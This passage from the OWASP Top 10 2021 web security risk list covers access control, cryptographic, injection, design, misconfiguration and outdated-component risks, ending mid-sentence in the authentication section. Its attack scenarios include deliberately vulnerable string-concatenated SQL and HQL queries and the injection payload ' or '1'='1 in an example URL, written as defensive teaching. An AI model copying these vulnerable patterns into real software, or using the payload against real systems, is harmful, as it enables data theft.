- **A04:2021-Insecure Design** is a new category for 2021, with a focus on risks related to design flaws. If we genuinely want to "move left" as an industry, it calls for more use of threat modeling, secure design patterns and principles, and reference architectures.
- **A05:2021-Security Misconfiguration** moves up from #6 in the previous edition; 90% of applications were tested for some form of misconfiguration. With more shifts into highly configurable software, it's not surprising to see this category move up. The former category for XML External Entities (XXE) is now part of this category.
- **A06:2021-Vulnerable and Outdated Components** was previously titled Using Components with Known Vulnerabilities and is #2 in the Top 10 community survey, but also had enough data to make the Top 10 via data analysis. This category moves up from #9 in 2017 and is a known issue that we struggle to test and assess risk. It is the only category not to have any Common Vulnerability and Exposures (CVEs) mapped to the included CWEs, so a default exploit and impact weights of 5.0 are factored into their scores.
- **A07:2021-Identification and Authentication Failures** was previously Broken Authentication and is sliding down from the second position, and now includes CWEs

that are more related to identification failures. This category is still an integral part of the Top 10, but the increased availability of standardized frameworks seems to be helping.

- **A08:2021-Software and Data Integrity Failures** is a new category for 2021, focusing on making assumptions related to software updates, critical data, and CI/CD pipelines without verifying integrity. One of the highest weighted impacts from Common Vulnerability and Exposures/Common Vulnerability Scoring System (CVE/CVSS) data mapped to the 10 CWEs in this category. Insecure Deserialization from 2017 is now a part of this larger category.
- **A09:2021-Security Logging and Monitoring Failures** was previously Insufficient Logging & Monitoring and is added from the industry survey (#3), moving up from #10 previously. This category is expanded to include more types of failures, is challenging to test for, and isn't well represented in the CVE/CVSS data. However, failures in this category can directly impact visibility, incident alerting, and forensics.
- **A10:2021-Server-Side Request Forgery** is added from the Top 10 community survey (#1). The data shows a relatively low incidence rate with above average testing coverage, along with above-average ratings for Exploit and Impact potential. This category represents the scenario where the security community members are telling us this is important, even though it's not illustrated in the data at this time.

A01:2021 – Broken Access Control

Overview

Moving up from the fifth position, 94% of applications were tested for some form of broken access control with the average incidence rate of 3.81%, and has the most occurrences in the contributed dataset with over 318k. Notable Common Weakness Enumerations (CWEs) included are *CWE-200: Exposure of Sensitive Information to an Unauthorized Actor*, *CWE-201: Exposure of Sensitive Information Through Sent Data*, and *CWE-352: Cross-Site Request Forgery*.

Description

Access control enforces policy such that users cannot act outside of their intended permissions. Failures typically lead to unauthorized information disclosure, modification, or destruction of all data or performing a business function outside the user's limits. Common access control vulnerabilities include:

- Violation of the principle of least privilege or deny by default, where access should only be granted for particular capabilities, roles, or users, but is available to anyone.
- Bypassing access control checks by modifying the URL (parameter tampering or force browsing), internal application state, or the HTML page, or by using an attack tool modifying API requests.
- Permitting viewing or editing someone else's account, by providing its unique identifier (insecure direct object references)
- Accessing API with missing access controls for POST, PUT and DELETE.

- Elevation of privilege. Acting as a user without being logged in or acting as an admin when logged in as a user.
- Metadata manipulation, such as replaying or tampering with a JSON Web Token (JWT) access control token, or a cookie or hidden field manipulated to elevate privileges or abusing JWT invalidation.
- CORS misconfiguration allows API access from unauthorized/untrusted origins.
- Force browsing to authenticated pages as an unauthenticated user or to privileged pages as a standard user.

How to Prevent

Access control is only effective in trusted server-side code or server-less API, where the attacker cannot modify the access control check or metadata.

- Except for public resources, deny by default.
- Implement access control mechanisms once and re-use them throughout the application, including minimizing Cross-Origin Resource Sharing (CORS) usage.
- Model access controls should enforce record ownership rather than accepting that the user can create, read, update, or delete any record.
- Unique application business limit requirements should be enforced by domain models.
- Disable web server directory listing and ensure file metadata (e.g., .git) and backup files are not present within web roots.
- Log access control failures, alert admins when appropriate (e.g., repeated failures).
- Ratelimit API and controller access to minimize the harm from automated attack tooling.
- Stateful session identifiers should be invalidated on the server after logout. Stateless JWT tokens should rather be short-lived so that the window of opportunity for an attacker is minimized. For longer lived JWTs it's highly recommended to follow the OAuth standards to revoke access.

Developers and QA staff should include functional access control unit and integration tests.

Example Attack Scenarios

Scenario #1: The application uses unverified data in a SQL call that is accessing account information:

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

An attacker simply modifies the browser's 'acct' parameter to send whatever account number they want. If not correctly verified, the attacker can access any user's account.

https://example.com/app/accountInfo?acct=notmyacct

Scenario #2: An attacker simply forces browses to target URLs. Admin rights are required for access to the admin page.

https://example.com/app/getappInfo
https://example.com/app/admin_getappInfo

If an unauthenticated user can access either page, it's a flaw. If a non-admin can access the admin page, this is a flaw.

References

- OWASP Proactive Controls: Enforce Access Controls
- OWASP Application Security Verification Standard: V4 Access Control
- OWASP Testing Guide: Authorization Testing
- OWASP Cheat Sheet: Access Control
- OWASP Cheat Sheet: Authorization
- PortSwigger: Exploiting CORS misconfiguration
- OAuth: Revoking Access

List of Mapped CWEs

CWE-22 Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')

CWE-23 Relative Path Traversal

CWE-35 Path Traversal: '.../...//'

CWE-59 Improper Link Resolution Before File Access ('Link Following')

CWE-200 Exposure of Sensitive Information to an Unauthorized Actor

CWE-201 Exposure of Sensitive Information Through Sent Data

CWE-219 Storage of File with Sensitive Data Under Web Root

CWE-264 Permissions, Privileges, and Access Controls (should no longer be used)

CWE-275 Permission Issues

CWE-276 Incorrect Default Permissions

CWE-284 Improper Access Control

CWE-285 Improper Authorization

CWE-352 Cross-Site Request Forgery (CSRF)

CWE-359 Exposure of Private Personal Information to an Unauthorized Actor

CWE-377 Insecure Temporary File

CWE-402 Transmission of Private Resources into a New Sphere ('Resource Leak')

CWE-425 Direct Request ('Forced Browsing')

CWE-441 Unintended Proxy or Intermediary ('Confused Deputy')

CWE-497 Exposure of Sensitive System Information to an Unauthorized Control Sphere

CWE-538 Insertion of Sensitive Information into Externally-Accessible File or Directory

CWE-540 Inclusion of Sensitive Information in Source Code

CWE-548 Exposure of Information Through Directory Listing

CWE-552 Files or Directories Accessible to External Parties

CWE-566 Authorization Bypass Through User-Controlled SQL Primary Key

CWE-601 URL Redirection to Untrusted Site ('Open Redirect')

CWE-639 Authorization Bypass Through User-Controlled Key

CWE-651 Exposure of WSDL File Containing Sensitive Information

CWE-668 Exposure of Resource to Wrong Sphere

CWE-706 Use of Incorrectly-Resolved Name or Reference

CWE-862 Missing Authorization

CWE-863 Incorrect Authorization

CWE-913 Improper Control of Dynamically-Managed Code Resources

CWE-922 Insecure Storage of Sensitive Information

CWE-1275 Sensitive Cookie with Improper SameSite Attribute

A02:2021 – Cryptographic Failures

Overview

Shifting up one position to #2, previously known as *Sensitive Data Exposure*, which is more of a broad symptom rather than a root cause, the focus is on failures related to cryptography (or lack thereof), which often lead to exposure of sensitive data. Notable Common Weakness Enumerations (CWEs) included are *CWE-259: Use of Hard-coded Password*, *CWE-327: Broken or Risky Crypto Algorithm*, and *CWE-331 Insufficient Entropy*.

Description

The first thing is to determine the protection needs of data in transit and at rest. For example, passwords, credit card numbers, health records, personal information, and business secrets require extra protection, mainly if that data falls under privacy laws, e.g., EU's General Data Protection Regulation (GDPR), or regulations, e.g., financial data protection such as PCI Data Security Standard (PCI DSS). For all such data:

- Is any data transmitted in clear text? This concerns protocols such as HTTP, SMTP, FTP also using TLS upgrades like STARTTLS. External internet traffic is hazardous. Verify all internal traffic, e.g., between load balancers, web servers, or back-end systems.
- Are any old or weak cryptographic algorithms or protocols used either by default or in older code?
- Are default crypto keys in use, weak crypto keys generated or re-used, or is proper key management or rotation missing? Are crypto keys checked into source code repositories?
- Is encryption not enforced, e.g., are any HTTP headers (browser) security directives or headers missing?
- Is the received server certificate and the trust chain properly validated?
- Are initialization vectors ignored, reused, or not generated sufficiently secure for the cryptographic mode of operation? Is an insecure mode of operation such as ECB in use? Is encryption used when authenticated encryption is more appropriate?
- Are passwords being used as cryptographic keys in absence of a password base key derivation function?
- Is randomness used for cryptographic purposes that was not designed to meet cryptographic requirements? Even if the correct function is chosen, does it need to be seeded by the developer, and if not, has the developer over-written the strong seeding functionality built into it with a seed that lacks sufficient entropy/unpredictability?

- Are deprecated hash functions such as MD5 or SHA1 in use, or are non-cryptographic hash functions used when cryptographic hash functions are needed?
- Are deprecated cryptographic padding methods such as PCKS number 1 v1.5 in use?
- Are cryptographic error messages or side channel information exploitable, for example in the form of padding oracle attacks?

See ASVS Crypto (V7), Data Protection (V9), and SSL/TLS (V10)

How to Prevent

Do the following, at a minimum, and consult the references:

- Classify data processed, stored, or transmitted by an application. Identify which data is sensitive according to privacy laws, regulatory requirements, or business needs.
- Don't store sensitive data unnecessarily. Discard it as soon as possible or use PCI DSS compliant tokenization or even truncation. Data that is not retained cannot be stolen.
- Make sure to encrypt all sensitive data at rest.
- Ensure up-to-date and strong standard algorithms, protocols, and keys are in place; use proper key management.
- Encrypt all data in transit with secure protocols such as TLS with forward secrecy (FS) ciphers, cipher prioritization by the server, and secure parameters. Enforce encryption using directives like HTTP Strict Transport Security (HSTS).
- Disable caching for response that contain sensitive data.
- Apply required security controls as per the data classification.
- Do not use legacy protocols such as FTP and SMTP for transporting sensitive data.
- Store passwords using strong adaptive and salted hashing functions with a work factor (delay factor), such as Argon2, scrypt, bcrypt or PBKDF2.
- Initialization vectors must be chosen appropriate for the mode of operation. For many modes, this means using a CSPRNG (cryptographically secure pseudo random number generator). For modes that require a nonce, then the initialization vector (IV) does not need a CSPRNG. In all cases, the IV should never be used twice for a fixed key.
- Always use authenticated encryption instead of just encryption.
- Keys should be generated cryptographically randomly and stored in memory as byte arrays. If a password is used, then it must be converted to a key via an appropriate password base key derivation function.
- Ensure that cryptographic randomness is used where appropriate, and that it has not been seeded in a predictable way or with low entropy. Most modern APIs do not require the developer to seed the CSPRNG to get security.
- Avoid deprecated cryptographic functions and padding schemes, such as MD5, SHA1, PKCS number 1 v1.5 .

- Verify independently the effectiveness of configuration and settings.

Example Attack Scenarios

Scenario #1: An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically decrypted when retrieved, allowing a SQL injection flaw to retrieve credit card numbers in clear text.

Scenario #2: A site doesn't use or enforce TLS for all pages or supports weak encryption. An attacker monitors network traffic (e.g., at an insecure wireless network), downgrades connections from HTTPS to HTTP, intercepts requests, and steals the user's session cookie. The attacker then replays this cookie and hijacks the user's (authenticated) session, accessing or modifying the user's private data. Instead of the above they could alter all transported data, e.g., the recipient of a money transfer.

Scenario #3: The password database uses unsalted or simple hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password database. All the unsalted hashes can be exposed with a rainbow table of pre-calculated hashes. Hashes generated by simple or fast hash functions may be cracked by GPUs, even if they were salted.

References

- OWASP Proactive Controls: Protect Data Everywhere
- OWASP Application Security Verification Standard (V7, 9, 10)
- OWASP Cheat Sheet: Transport Layer Protection
- OWASP Cheat Sheet: User Privacy Protection
- OWASP Cheat Sheet: Password and Cryptographic Storage
- OWASP Cheat Sheet: HSTS
- OWASP Testing Guide: Testing for weak cryptography

List of Mapped CWEs

CWE-261 Weak Encoding for Password

CWE-296 Improper Following of a Certificate's Chain of Trust

CWE-310 Cryptographic Issues

CWE-319 Cleartext Transmission of Sensitive Information

CWE-321 Use of Hard-coded Cryptographic Key

CWE-322 Key Exchange without Entity Authentication

CWE-323 Reusing a Nonce, Key Pair in Encryption

CWE-324 Use of a Key Past its Expiration Date

CWE-325 Missing Required Cryptographic Step

CWE-326 Inadequate Encryption Strength

CWE-327 Use of a Broken or Risky Cryptographic Algorithm

CWE-328 Reversible One-Way Hash

CWE-329 Not Using a Random IV with CBC Mode

CWE-330 Use of Insufficiently Random Values

CWE-331 Insufficient Entropy

CWE-335 Incorrect Usage of Seeds in Pseudo-Random Number Generator(PRNG)

CWE-336 Same Seed in Pseudo-Random Number Generator (PRNG)

CWE-337 Predictable Seed in Pseudo-Random Number Generator (PRNG)

CWE-338 Use of Cryptographically Weak Pseudo-Random Number Generator(PRNG)

CWE-340 Generation of Predictable Numbers or Identifiers

CWE-347 Improper Verification of Cryptographic Signature

CWE-523 Unprotected Transport of Credentials

CWE-720 OWASP Top Ten 2007 Category A9 - Insecure Communications

CWE-757 Selection of Less-Secure Algorithm During Negotiation('Algorithm Downgrade')

CWE-759 Use of a One-Way Hash without a Salt

CWE-760 Use of a One-Way Hash with a Predictable Salt

CWE-780 Use of RSA Algorithm without OAEP

CWE-818 Insufficient Transport Layer Protection

CWE-916 Use of Password Hash With Insufficient Computational Effort

A03:2021 – Injection Flaws

Overview

Injection slides down to the third position. 94% of the applications were tested for some form of injection with a max incidence rate of 19%, an average incidence rate of 3%, and 274k occurrences. Notable Common Weakness Enumerations (CWEs) included are *CWE-79: Cross-site Scripting*, *CWE-89: SQL Injection*, and *CWE-73: External Control of File Name or Path*.

Description

An application is vulnerable to attack when:

- User-supplied data is not validated, filtered, or sanitized by the application.
- Dynamic queries or non-parameterized calls without context-aware escaping are used directly in the interpreter.
- Hostile data is used within object-relational mapping (ORM) search parameters to extract additional, sensitive records.
- Hostile data is directly used or concatenated. The SQL or command contains the structure and malicious data in dynamic queries, commands, or stored procedures.

Some of the more common injections are SQL, NoSQL, OS command, Object Relational Mapping (ORM), LDAP, and Expression Language (EL) or Object Graph Navigation Library (OGNL) injection. The concept is identical among all interpreters. Source code review is the best method of detecting if applications are vulnerable to injections. Automated testing of all parameters, headers, URL, cookies, JSON, SOAP, and XML data inputs is strongly encouraged. Organizations can include static (SAST), dynamic (DAST), and interactive (IAST) application security testing tools into the CI/CD pipeline to identify introduced injection flaws before production deployment.

How to Prevent

Preventing injection requires keeping data separate from commands and queries:

- The preferred option is to use a safe API, which avoids using the interpreter entirely, provides a parameterized interface, or migrates to Object Relational Mapping Tools (ORMs).
  Note: Even when parameterized, stored procedures can still introduce SQL injection if

PL/SQL or T-SQL concatenates queries and data or executes hostile data with EXECUTE IMMEDIATE or exec().

- Use positive or "whitelist" server-side input validation. This is not a complete defense as many applications require special characters, such as text areas or APIs for mobile applications.
- For any residual dynamic queries, escape special characters using the specific escape syntax for that interpreter.
  Note: SQL structures such as table names, column names, and so on cannot be escaped, and thus user-supplied structure names are dangerous. This is a common issue in report-writing software.
- Use LIMIT and other SQL controls within queries to prevent mass disclosure of records in case of SQL injection.

Example Attack Scenarios

Scenario #1: An application uses untrusted data in the construction of the following vulnerable SQL call:

String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";

Scenario #2: Similarly, an application's blind trust in frameworks may result in queries that are still vulnerable, (e.g., Hibernate Query Language (HQL)):

Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" + request.getParameter("id") + "'");

In both cases, the attacker modifies the 'id' parameter value in their browser to send: ' or '1'='1. For example:

http://example.com/app/accountView?id=' or '1'='1

This changes the meaning of both queries to return all the records from the accounts table. More dangerous attacks could modify or delete data or even invoke stored procedures.

References

- OWASP Proactive Controls: Secure Database Access
- OWASP ASVS: V5 Input Validation and Encoding
- OWASP Testing Guide: SQL Injection, Command Injection, and ORM Injection
- OWASP Cheat Sheet: Injection Prevention
- OWASP Cheat Sheet: SQL Injection Prevention
- OWASP Cheat Sheet: Injection Prevention in Java

- OWASP Cheat Sheet: Query Parameterization
- OWASP Automated Threats to Web Applications – OAT-014
- PortSwigger: Server-side template injection

List of Mapped CWEs

CWE-20 Improper Input Validation

CWE-74 Improper Neutralization of Special Elements in Output Used by a Downstream Component ('Injection')

CWE-75 Failure to Sanitize Special Elements into a Different Plane (Special Element Injection)

CWE-77 Improper Neutralization of Special Elements used in a Command ('Command Injection')

CWE-78 Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

CWE-79 Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

CWE-80 Improper Neutralization of Script-Related HTML Tags in a Web Page (Basic XSS)

CWE-83 Improper Neutralization of Script in Attributes in a Web Page

CWE-87 Improper Neutralization of Alternate XSS Syntax

CWE-88 Improper Neutralization of Argument Delimiters in a Command ('Argument Injection')

CWE-89 Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

CWE-90 Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection')

CWE-91 XML Injection (aka Blind XPath Injection)

CWE-93 Improper Neutralization of CRLF Sequences ('CRLF Injection')

CWE-94 Improper Control of Generation of Code ('Code Injection')

CWE-95 Improper Neutralization of Directives in Dynamically Evaluated Code ('Eval Injection')

CWE-96 Improper Neutralization of Directives in Statically Saved Code ('Static Code Injection')

CWE-97 Improper Neutralization of Server-Side Includes (SSI) Within a Web Page

CWE-98 Improper Control of Filename for Include/Require Statement in PHP Program ('PHP Remote File Inclusion')

CWE-99 Improper Control of Resource Identifiers ('Resource Injection')

CWE-100 Deprecated: Was catch-all for input validation issues

CWE-113 Improper Neutralization of CRLF Sequences in HTTP Headers ('HTTP Response Splitting')

CWE-116 Improper Encoding or Escaping of Output

CWE-138 Improper Neutralization of Special Elements

CWE-184 Incomplete List of Disallowed Inputs

CWE-470 Use of Externally-Controlled Input to Select Classes or Code ('Unsafe Reflection')

CWE-471 Modification of Assumed-Immutable Data (MAID)

CWE-564 SQL Injection: Hibernate

CWE-610 Externally Controlled Reference to a Resource in Another Sphere

CWE-643 Improper Neutralization of Data within XPath Expressions ('XPath Injection')

CWE-644 Improper Neutralization of HTTP Headers for Scripting Syntax

CWE-652 Improper Neutralization of Data within XQuery Expressions ('XQuery Injection')

[CWE-917 Improper Neutralization of Special Elements used in an Expression Language Statement ('Expression Language Injection')] (https://cwe.mitre.org/data/definitions/917.html)

A04:2021 – Insecure Design

Overview

A new category for 2021 focuses on risks related to design and architectural flaws, with a call for more use of threat modeling, secure design patterns, and reference architectures. As a community we need to move beyond "shift-left" in the coding space to pre-code activities that are critical for the principles of Secure by Design. Notable Common Weakness Enumerations (CWEs) include *CWE-209: Generation of Error Message Containing Sensitive Information*, *CWE-256:*

Unprotected Storage of Credentials, *CWE-501: Trust Boundary Violation*, and *CWE-522: Insufficiently Protected Credentials*.

Description

Insecure design is a broad category representing different weaknesses, expressed as "missing or ineffective control design." Insecure design is not the source for all other Top 10 risk categories. There is a difference between insecure design and insecure implementation. We differentiate between design flaws and implementation defects for a reason, they have different root causes and remediation. A secure design can still have implementation defects leading to vulnerabilities that may be exploited. An insecure design cannot be fixed by a perfect implementation as by definition, needed security controls were never created to defend against specific attacks. One of the factors that contribute to insecure design is the lack of business risk profiling inherent in the software or system being developed, and thus the failure to determine what level of security design is required.

Requirements and Resource Management

Collect and negotiate the business requirements for an application with the business, including the protection requirements concerning confidentiality, integrity, availability, and authenticity of all data assets and the expected business logic. Take into account how exposed your application will be and if you need segregation of tenants (additionally to access control). Compile the technical requirements, including functional and non-functional security requirements. Plan and negotiate the budget covering all design, build, testing, and operation, including security activities.

Secure Design

Secure design is a culture and methodology that constantly evaluates threats and ensures that code is robustly designed and tested to prevent known attack methods. Threat modeling should be integrated into refinement sessions (or similar activities); look for changes in data flows and access control or other security controls. In the user story development determine the correct flow and failure states, ensure they are well understood and agreed upon by responsible and impacted parties. Analyze assumptions and conditions for expected and failure flows, ensure they are still accurate and desirable. Determine how to validate the assumptions and enforce conditions needed for proper behaviors. Ensure the results are documented in the user story. Learn from mistakes and offer positive incentives to promote improvements. Secure design is neither an add-on nor a tool that you can add to software.

Secure Development Lifecycle

Secure software requires a secure development lifecycle, some form of secure design pattern, paved road methodology, secured component library, tooling, and threat modeling. Reach out for your security specialists at the beginning of a software project throughout the whole project and maintenance of your software. Consider leveraging the OWASP Software Assurance Maturity Model (SAMM) to help structure your secure software development efforts.

How to Prevent

- Establish and use a secure development lifecycle with AppSec professionals to help evaluate and design security and privacy-related controls
- Establish and use a library of secure design patterns or paved road ready to use components
- Use threat modeling for critical authentication, access control, business logic, and key flows
- Integrate security language and controls into user stories
- Integrate plausibility checks at each tier of your application (from frontend to backend)
- Write unit and integration tests to validate that all critical flows are resistant to the threat model. Compile use-cases *and* misuse-cases for each tier of your application.
- Segregate tier layers on the system and network layers depending on the exposure and protection needs
- Segregate tenants robustly by design throughout all tiers
- Limit resource consumption by user or service

Example Attack Scenarios

Scenario #1: A credential recovery workflow might include "questions and answers," which is prohibited by NIST 800-63b, the OWASP ASVS, and the OWASP Top 10. Questions and answers cannot be trusted as evidence of identity as more than one person can know the answers, which is why they are prohibited. Such code should be removed and replaced with a more secure design.

Scenario #2: A cinema chain allows group booking discounts and has a maximum of fifteen attendees before requiring a deposit. Attackers could threat model this flow and test if they could book six hundred seats and all cinemas at once in a few requests, causing a massive loss of income.

Scenario #3: A retail chain's e-commerce website does not have protection against bots run by scalpers buying high-end video cards to resell auction websites. This creates terrible publicity for

the video card makers and retail chain owners and enduring bad blood with enthusiasts who cannot obtain these cards at any price. Careful anti-bot design and domain logic rules, such as purchases made within a few seconds of availability, might identify inauthentic purchases and rejected such transactions.

References

- OWASP Cheat Sheet: Secure Design Principles
- OWASP SAMM: Design:Security Architecture
- OWASP SAMM: Design:Threat Assessment
- NIST – Guidelines on Minimum Standards for Developer Verification of Software
- The Threat Modeling Manifesto
- Awesome Threat Modeling

List of Mapped CWEs

CWE-73 External Control of File Name or Path

CWE-183 Permissive List of Allowed Inputs

CWE-209 Generation of Error Message Containing Sensitive Information

CWE-213 Exposure of Sensitive Information Due to Incompatible Policies

CWE-235 Improper Handling of Extra Parameters

CWE-256 Unprotected Storage of Credentials

CWE-257 Storing Passwords in a Recoverable Format

CWE-266 Incorrect Privilege Assignment

CWE-269 Improper Privilege Management

CWE-280 Improper Handling of Insufficient Permissions or Privileges

CWE-311 Missing Encryption of Sensitive Data

CWE-312 Cleartext Storage of Sensitive Information

CWE-313 Cleartext Storage in a File or on Disk

CWE-316 Cleartext Storage of Sensitive Information in Memory

CWE-419 Unprotected Primary Channel

CWE-430 Deployment of Wrong Handler

CWE-434 Unrestricted Upload of File with Dangerous Type

CWE-444 Inconsistent Interpretation of HTTP Requests ('HTTP Request Smuggling')

CWE-451 User Interface (UI) Misrepresentation of Critical Information

CWE-472 External Control of Assumed-Immutable Web Parameter

CWE-501 Trust Boundary Violation

CWE-522 Insufficiently Protected Credentials

CWE-525 Use of Web Browser Cache Containing Sensitive Information

CWE-539 Use of Persistent Cookies Containing Sensitive Information

CWE-579 J2EE Bad Practices: Non-serializable Object Stored in Session

CWE-598 Use of GET Request Method With Sensitive Query Strings

CWE-602 Client-Side Enforcement of Server-Side Security

CWE-642 External Control of Critical State Data

CWE-646 Reliance on File Name or Extension of Externally-Supplied File

CWE-650 Trusting HTTP Permission Methods on the Server Side

CWE-653 Insufficient Compartmentalization

CWE-656 Reliance on Security Through Obscurity

CWE-657 Violation of Secure Design Principles

CWE-799 Improper Control of Interaction Frequency

CWE-807 Reliance on Untrusted Inputs in a Security Decision

CWE-840 Business Logic Errors

CWE-841 Improper Enforcement of Behavioral Workflow

CWE-927 Use of Implicit Intent for Sensitive Communication

CWE-1021 Improper Restriction of Rendered UI Layers or Frames

CWE-1173 Improper Use of Validation Framework

A05:2021 – Security Misconfiguration

Overview

Moving up from #6 in the previous edition, 90% of applications were tested for some form of misconfiguration, with an average incidence rate of 4.%, and over 208k occurences of a Common Weakness Enumeration (CWE) in this risk category. With more shifts into highly configurable software, it's not surprising to see this category move up. Notable CWEs included are *CWE-16 Configuration* and *CWE-611 Improper Restriction of XML External Entity Reference*.

Description

The application might be vulnerable if the application is:

- Missing appropriate security hardening across any part of the application stack or improperly configured permissions on cloud services.
- Unnecessary features are enabled or installed (e.g., unnecessary ports, services, pages, accounts, or privileges).
- Default accounts and their passwords are still enabled and unchanged.
- Error handling reveals stack traces or other overly informative error messages to users.
- For upgraded systems, the latest security features are disabled or not configured securely.
- The security settings in the application servers, application frameworks (e.g., Struts, Spring, ASP.NET), libraries, databases, etc., are not set to secure values.
- The server does not send security headers or directives, or they are not set to secure values.
- The software is out of date or vulnerable (see A06:2021-Vulnerable and Outdated Components).

Without a concerted, repeatable application security configuration process, systems are at a higher risk.

How to Prevent

Secure installation processes should be implemented, including:

- A repeatable hardening process makes it fast and easy to deploy another environment that is appropriately locked down. Development, QA, and production environments should all be configured identically, with different credentials used in each environment. This process should be automated to minimize the effort required to set up a new secure environment.
- A minimal platform without any unnecessary features, components, documentation, and samples. Remove or do not install unused features and frameworks.
- A task to review and update the configurations appropriate to all security notes, updates, and patches as part of the patch management process (see A06:2021-Vulnerable and Outdated Components). Review cloud storage permissions (e.g., S3 bucket permissions).
- A segmented application architecture provides effective and secure separation between components or tenants, with segmentation, containerization, or cloud security groups (ACLs).
- Sending security directives to clients, e.g., Security Headers.
- An automated process to verify the effectiveness of the configurations and settings in all environments.

Example Attack Scenarios

Scenario #1: The application server comes with sample applications not removed from the production server. These sample applications have known security flaws attackers use to compromise the server. Suppose one of these applications is the admin console, and default accounts weren't changed. In that case, the attacker logs in with default passwords and takes over.

Scenario #2: Directory listing is not disabled on the server. An attacker discovers they can simply list directories. The attacker finds and downloads the compiled Java classes, which they decompile and reverse engineer to view the code. The attacker then finds a severe access control flaw in the application.

Scenario #3: The application server's configuration allows detailed error messages, e.g., stack traces, to be returned to users. This potentially exposes sensitive information or underlying flaws such as component versions that are known to be vulnerable.

Scenario #4: A cloud service provider has default sharing permissions open to the Internet by other Content Security Policy header (CSP) users. This allows sensitive data stored within cloud storage to be accessed.

References

- OWASP Testing Guide: Configuration Management
- OWASP Testing Guide: Testing for Error Codes
- Application Security Verification Standard V19 Configuration
- NIST Guide to General Server Hardening
- CIS Security Configuration Guides/Benchmarks
- Amazon S3 Bucket Discovery and Enumeration

List of Mapped CWEs

CWE-2 7PK - Environment

CWE-11 ASP.NET Misconfiguration: Creating Debug Binary

CWE-13 ASP.NET Misconfiguration: Password in Configuration File

CWE-15 External Control of System or Configuration Setting

CWE-16 Configuration

CWE-260 Password in Configuration File

CWE-315 Cleartext Storage of Sensitive Information in a Cookie

CWE-520 .NET Misconfiguration: Use of Impersonation

CWE-526 Exposure of Sensitive Information Through Environmental Variables

CWE-537 Java Runtime Error Message Containing Sensitive Information

CWE-541 Inclusion of Sensitive Information in an Include File

CWE-547 Use of Hard-coded, Security-relevant Constants

CWE-611 Improper Restriction of XML External Entity Reference

CWE-614 Sensitive Cookie in HTTPS Session Without 'Secure' Attribute

CWE-756 Missing Custom Error Page

CWE-776 Improper Restriction of Recursive Entity References in DTDs ('XML Entity Expansion')

CWE-942 Overly Permissive Cross-domain Whitelist

CWE-1004 Sensitive Cookie Without 'HttpOnly' Flag

CWE-1032 OWASP Top Ten 2017 Category A6 - Security Misconfiguration

CWE-1174 ASP.NET Misconfiguration: Improper Model Validation

A06:2021 – Vulnerable and Outdated Components

Overview

It was #2 from the Top 10 community survey but also had enough data to make the Top 10 via data. Vulnerable Components are a known issue that we struggle to test and assess risk and is the only category to not have any Common Weakness Enumerations (CWEs) mapped to the included CWEs, so a default exploits/impact weight of 5.0 is used. Notable CWEs included are *CWE-1104: Use of Unmaintained Third-Party Components* and the two CWEs from Top 10 2013 and 2017.

Description

You are likely vulnerable:

- If you do not know the versions of all components you use (both client-side and server-side). This includes components you directly use as well as nested dependencies.
- If the software is vulnerable, unsupported, or out of date. This includes the OS, web/application server, database management system (DBMS), applications, APIs and all components, runtime environments, and libraries.
- If you do not scan for vulnerabilities regularly and subscribe to security bulletins related to the components you use.
- If you do not fix or upgrade the underlying platform, frameworks, and dependencies in a risk-based, timely fashion. This commonly happens in environments when patching is a monthly or quarterly task under change control, leaving organizations open to days or months of unnecessary exposure to fixed vulnerabilities.
- If software developers do not test the compatibility of updated, upgraded, or patched libraries.
- If you do not secure the components' configurations (see A05:2021-Security Misconfiguration).

How to Prevent

There should be a patch management process in place to:

- Remove unused dependencies, unnecessary features, components, files, and documentation.
- Continuously inventory the versions of both client-side and server-side components (e.g., frameworks, libraries) and their dependencies using tools like versions, OWASP Dependency Check, retire.js, etc. Continuously monitor sources like Common Vulnerability and Exposures (CVE) and National Vulnerability Database (NVD) for vulnerabilities in the components. Use software composition analysis tools to automate the process. Subscribe to email alerts for security vulnerabilities related to components you use.
- Only obtain components from official sources over secure links. Prefer signed packages to reduce the chance of including a modified, malicious component (See A08:2021-Software and Data Integrity Failures).
- Monitor for libraries and components that are unmaintained or do not create security patches for older versions. If patching is not possible, consider deploying a virtual patch to monitor, detect, or protect against the discovered issue.

Every organization must ensure an ongoing plan for monitoring, triaging, and applying updates or configuration changes for the lifetime of the application or portfolio.

Example Attack Scenarios

Scenario #1: Components typically run with the same privileges as the application itself, so flaws in any component can result in serious impact. Such flaws can be accidental (e.g., coding error) or intentional (e.g., a backdoor in a component). Some example exploitable component vulnerabilities discovered are:

- CVE-2017-5638, a Struts 2 remote code execution vulnerability that enables the execution of arbitrary code on the server, has been blamed for significant breaches.
- While the internet of things (IoT) is frequently difficult or impossible to patch, the importance of patching them can be great (e.g., biomedical devices).

There are automated tools to help attackers find unpatched or misconfigured systems. For example, the Shodan IoT search engine can help you find devices that still suffer from Heartbleed vulnerability patched in April 2014.

References

- OWASP Application Security Verification Standard: V1 Architecture, design and threat modelling
- OWASP Dependency Check (for Java and .NET libraries)
- OWASP Testing Guide - Map Application Architecture (OTG-INFO-010)
- OWASP Virtual Patching Best Practices
- The Unfortunate Reality of Insecure Libraries
- MITRE Common Vulnerabilities and Exposures (CVE) search
- National Vulnerability Database (NVD)
- Retire.js for detecting known vulnerable JavaScript libraries
- Node Libraries Security Advisories
- Ruby Libraries Security Advisory Database and Tools
- https://safecode.org/publication/SAFECode_Software_Integrity_Controls0610.pdf

List of Mapped CWEs

CWE-937 OWASP Top 10 2013: Using Components with Known Vulnerabilities

CWE-1035 2017 Top 10 A9: Using Components with Known Vulnerabilities

CWE-1104 Use of Unmaintained Third Party Components

A07:2021 – Identification and Authentication Failures

Overview

Previously known as *Broken Authentication*, this category slid down from the second position and now includes Common Weakness Enumerations (CWEs) related to identification failures. Notable CWEs included are *CWE-297: Improper Validation of Certificate with Host Mismatch*, *CWE-287: Improper Authentication*, and *CWE-384: Session Fixation*.

Description

Confirmation of the user's identity, authentication, and session management is critical to protect against authentication-related attacks. There may be authentication weaknesses if the application:

